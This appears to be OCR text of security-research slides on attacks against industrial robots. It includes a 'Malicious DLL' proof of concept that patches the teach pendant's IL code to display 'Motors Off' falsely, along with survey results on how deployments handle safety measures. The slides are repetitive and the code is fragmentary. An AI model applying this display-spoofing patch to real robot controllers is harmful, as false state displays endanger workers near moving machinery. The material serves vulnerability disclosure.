
Integrity

Displayed or Actual State Alteration



Attacks 4+5
Safety
Accuracy
Integrity

Displayed or Actual State Alteration



Attacks 4+5
Safety
Accuracy
Integrity


Displayed State Alteration PoC

Malicious DLL

Teach Pendant

```
IL_025c:  /* 03   |                    */ ldarg.1
IL_025d:  /* 6F   | (0A)                [System.Drawing/*23000
() /* 0A000028 */
//IL_0262:  /* 02   |
//IL_0263:  /* 7B   | (0                Robotics.Tps.Controls.St
ldstr "Motors Off"
IL_0268:  /* 02   |                    */ ldarg.0
IL_0269:  /* 7B   | (04)0000B2         */ ldfld     class [System.Drawing/*23000007*/]Sys
IL_026e:  /* 02   |                    */ ldarg.0
                                 0000B0 */ ldfld     class [System.Drawing/*23000007*/]Sys
                                        */ ldloca.s  V_1
                                 000169 */ call      instance int32 [System.Drawing/*23000
                                        */ conv.r4
                                        */ ldloca.s  V_1
                                 0000DF */ call      instance int32 [System.Drawing/*23000
                                        */ conv.r4
                                 0000AD */ callvirt  instance void [System.Drawing/*230000
```

```
//IL_0263:  /* 7B
ldstr "Motors Off"
IL_0268:  /* 02
```



Malicious DLL

Teach Pendant

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IL_025c:  /* 03   |                    */ ldarg.1
IL_025d:  /* 6F   | (0A)
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
IL_0269:  /* 7B   | (04)0000B2         */ ldfld      class [System.Drawing/*23000007*/]Sys
IL_026e:  /* 02   |                    */ ldarg.0
                                        */ ldfld      class [System.Drawing/*23000007*/]Sys
                                        */ ldloca.s   V_1
                                        */ call       instance int32 [System.Drawing/*23000
                                        */ conv.r4
                                        */ ldloca.s   V_1
                                        */ call       instance int32 [System.Drawing/*23000
                                        */ conv.r4
                                        */ callvirt   instance void [System.Drawing/*230000
```

```
//IL_0263:  /* 7B
ldstr "Motors Off"
IL_0268:  /* 02   |
```



Is the Teach Pendant part of the safety system?

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

NO


Are the
standard safety measures too limiting?
Yes
5
No
13


No
7
Do you
"customize"
the safety measures
in your deployment?
11
Yes

Standards & Regulations vs. Real World

